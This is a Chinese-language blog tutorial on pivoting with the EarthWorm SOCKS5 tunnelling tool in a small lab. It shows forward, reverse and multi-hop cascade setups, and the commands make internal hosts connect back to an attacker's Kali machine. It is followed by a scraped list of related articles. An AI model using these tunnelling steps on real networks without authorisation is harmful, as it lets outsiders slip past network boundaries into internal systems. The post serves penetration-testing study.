
跳板攻击之:EarthWorm代理转发
跳板攻击之:EarthWorm代理转发
1 EarthWorm官方介绍
- EarthWorm是一款用于开启 SOCKS v5 代理服务的工具,基于标准 C 开发,可提供多平台间的转接通讯,用于复杂网络环境下的数据转发。
- 下载地址:rootkiter/EarthWorm: Tool for tunnel (github.com)
- 软件位置:
.\EarthWorm\server\download
2 官方使用方法:
该工具共有 6 种命令格式(ssocksd、rcsocks、rssocks、lcx_slave、lcx_listen、lcx_tran)。
- 其中 SOCKS5 服务的核心逻辑支持由 ssocksd 和 rssocks 提供,分别对应正向与反向socks代理。
- 其余的 lcx 链路状态用于打通测试主机同 socks 服务器之间的通路。
- lcx 类别管道:
- lcx_slave: 该管道一侧通过反弹方式连接代理请求方,另一侧连接代理提供主机。
- lcx_tran: 该管道,通过监听本地端口接收代理请求,并转交给代理提供主机。
- lcx_listen:该管道,通过监听本地端口接收数据,并将其转交给目标网络回连的代理提供主机。
2.1 环境

2.2 正向 SOCKS v5 服务器

实现:让外网kali通过对外服务器Win10访问内网CentOS
对外服务器Win10上执行
ew_for_win_32.exe -s ssocksd -l 1080
kali上配置
vim /etc/proxychains4.conf

socks5          192.168.50.236 1080
成功访问到内网
2.3 反弹 SOCKS v5 服务器
实现:让外网kali通过对内网CentOS反弹的SOCKS v5 访问内网CentOS
在外网kali上运行以下命令:
# 监听1080端口,1080接收的数据通过8888交互传递

./ew_for_linux -s rcsocks -l 1080 -e 8888
在Win10上启动 SOCKS v5 服务 并反弹到公网主机的 8888端口
# 开启反向socks服务。反向连接vps(kali)的8888端口

./ew_for_linux -s rssocks -d 192.168.50.2 -e 8888
kali上配置
vim /etc/proxychains4.conf

socks5          127.0.0.1 8080
成功访问到内网
2.4 多级级联

2.4.1 正向多级级联
实现:让外网kali通过对外服务器Win10代理转发到内网CentOS上访问内网CentOS2主机
kali上执行
# 监听1080端口,1080接收的数据通过8888交互传递

./ew_for_linux -s lcx_listen -l 1080 -e 8888

# 配置proxychains

vim /etc/proxychains4.conf

socks5          127.0.0.1 1080
在内网CentOS上执行
# 开启正向socks服务

./ew_for_linux  -s ssocksd -l 9999
- 注意:防火墙要放行相应端口
在Win10上执行
# 作为中间角色,反向连接vps(kali)的8888,正向连接Innet2(CentOS2)的9999。打通两者

ew_for_win_32.exe -s lcx_slave -d 192.168.50.2 -e 8888 -f 10.0.0.7 -g 9999
成功连接内网
10.1.1.0/24网段
2.4.2 反向多级级联
实现:让内网CentOS反弹的SOCKS v5 通过对外服务器Win10代理转发,反向连接外网kali。最终实现让外网kali对内网CentOS2访问。
kali上执行
./ew_for_linux -s rcsocks -l 1080 -e 8888

# 配置proxychains

vim /etc/proxychains4.conf

socks5          127.0.0.1 1080
在win10上执行
# 监听1080端口,1080接收的数据正向传给forward_ip(kali)的8888端口

ew_for_win_32.exe -s lcx_tran -l 9999 -f 192.168.50.2 -g 8888
在内网CentOS上执行
/ew_for_linux -s rssocks -d 10.0.0.6 -e 9999
成功连接内网
10.1.1.0/24网段
2.4.3 三级级联本地SOCKS测试用例
卷不动了,有兴趣的测试下
$ ./ew -s rcsocks -l 1080 -e 8888

$ ./ew -s lcx_slave -d 127.0.0.1 -e 8888 -f 127.0.0.1 -g 9999

$ ./ew -s lcx_listen -l 9999 -e 7777

$ ./ew -s rssocks -d 127.0.0.1 -e 7777
- 数据流向: SOCKS v5 -> 1080 -> 8888 -> 9999 -> 7777 -> rssocks
3 补充说明:
- 为了减少网络资源的消耗,程序中添加了超时机制,默认时间为10000毫秒(10秒),用户可以通过追加 -t 参数来调整这个值,单位为毫秒。在多级级联功能中,超时机制将以隧道中最短的时间为默认值。
- 多级级联的三种状态可以转发任意以TCP为基础的通讯服务,包括远程桌面/ssh 服务等。
- ew_for_arm_32 在android手机、小米路由器和树莓派 上测试无误
跳板攻击之:EarthWorm代理转发的更多相关文章
- ssh代理转发
实验环境 serverA:172.16.2.116 serverB:172.16.2.225 serverC:172.16.2.115 "代理转发"是针对ssh认证过程的一种转发 ...
- curl运行json串,代理转发格式
curl -b 'uin=o0450654733; skey=@tq9xjRvYy' -H "Content-Type: application/json" -X POST -d ...
- windows下使用密钥登录Linux及xshell代理转发
1.密钥登录原理 一般我们使用xshell访问远程主机(Linux主机)时,都是先请管理员给我们开一个账户,即为我们设置一个一个用户名和对应的密码,然后我们就可以使用下面的方式登录到远程主机了: 在这 ...
- IIS充当代理转发请求到Kestrel
接着上篇博文为ASP.NetCore程序启用SSL的code,这篇将介绍如何用IIS充当反向代理的角色转发请求到Kestrel服务器 与ASP.NET不同,ASP.netCore使用的是自托管web服 ...
- Nginx代理转发Apache+svn
1.安装svn和httpd yum install httpd yum install subversion mod_dav_svn 创建仓库目录 mkdir -p /var/www/svn 3.创建 ...
- nginx反向代理转发后页面上的js css文件无法加载【原创】
故障现象:nginx做代理转发后,发现页面上的js css文件无法加载,页面样式乱了. 原因:没有配置静态资源 解决js css文件无法加载无法访问的问题 解决办法: 修改配置文件nginx.conf ...
- Docker Kubernetes hostPort 代理转发
Docker Kubernetes hostPort 代理转发 hostPort: 1. 类似docker -p 映射宿主级端口到容器. 2. 容器所在的主机暴露端口转发到指定容器中. 3. hos ...
- IIS充当反向代理转发请求到Kestrel
接着上篇博文为ASP.NetCore程序启用SSL的code,这篇将介绍如何用IIS充当反向代理的角色转发请求到Kestrel服务器 介绍 与ASP.NET不同,ASP.netCore使用的是自托管w ...
- iis和apache共用80端口,IIS代理转发apache
为什么共用80端口应该不用多说了,服务器上程序运行环境有很多套,都想抢用80端口,所以就有了共用80端口的解决方案. 网上很多的教程一般都是设置APACHE使用默认80端口,代理转发IIS的网站,II ...
- (转)基于live555的流媒体代理转发服务器
对于并发量并不大而且对性能要求不是很高的流媒体传输模块,live555还是很好的选择,下面说一下我所实现的流媒体代理服务器(目前只能实现对H264单视频的转发)代理转发主要 对于并发量并不大而且对性能 ...
随机推荐
- docker部署项目
@ 目录 前言 一.下载安装docker: 1.前提工作 1.1 查看linux版本 1.2 yum包更新到最新 1.3 安装工具包 1.4 设置yum源并更新yum包索引 2.安装docker 2. ...
- python2和python3的区别(1)
1.python2和python3的解释器的默认编码不同 python2解释器的编码默认用的是 ascii python3解释器的编码默认用的 utf-8 2.python2和python3输入的表示 ...
- Linux下“减速”查看日志的方法
Linux下"减速"查看日志的方法 需求场景 今天查看日志,有个需求,需要按照指定"速率"输出日志信息到终端屏幕上,方便查看. 这个需求日常应该也经常会碰到,比 ...
- TortoiseGit (小乌龟安装配置及使用)
TortoiseGit 使用教程 (图文详解) 第一步 下载Git:下载地址:https://gitforwindows.org 第二步 下载TortoiseGit 以及 汉化包 (安装教程这里就不详 ...
- vue项目 h5上拉加载(分页功能)
<template> <div class="receivable"> <div class="application-header fle ...
- PRIx64:uint64_t类型输出为十六进制格式
#include <stdio.h> #include <stdint.h> #include <inttypes.h> int main(void) { uint ...
- XCTF分站赛ACTF——Crypto
impossible RSA: 没啥好说的,跟我之前文章有道题类似,虽然如此还是花费了很长时间,原因令人落泪,把q = inverse(e,p)的数学式写成了eq mod p导致数学式推导及其困难(能 ...
- 官网下载CentOS系统镜像过程
想学习CentOS系统,但是不知道镜像去哪里搞,随便去个第三方发现要么要注册,要么各种广告病毒,或者好不容易找到官网,不仅全英文,有些专业术语也不懂,本文说明官网下载自己想要的CentOS镜像整个流程 ...
- 旋转卡壳(求凸包直径)学习笔记 | 题解 P1452 [USACO03FALL]Beauty Contest G /【模板】旋转卡壳
前言 旋转卡壳(Rotating Calipers)可以在凸包上维护许多有用的信息,最常见的就是凸包直径(平面最远点对). 注意:本文不介绍所谓的 "人类智慧" 乱搞做法. 算法流 ...
- Luogu P6394 樱花,还有你题解
原题链接:樱花,还有你 $\scr{\color{DarkOrchid}{Solution}}$ Subtask1 这是一个送分的:总和都不到$n$,无论怎么收集,花瓣数肯定不到$n$,输出impos ...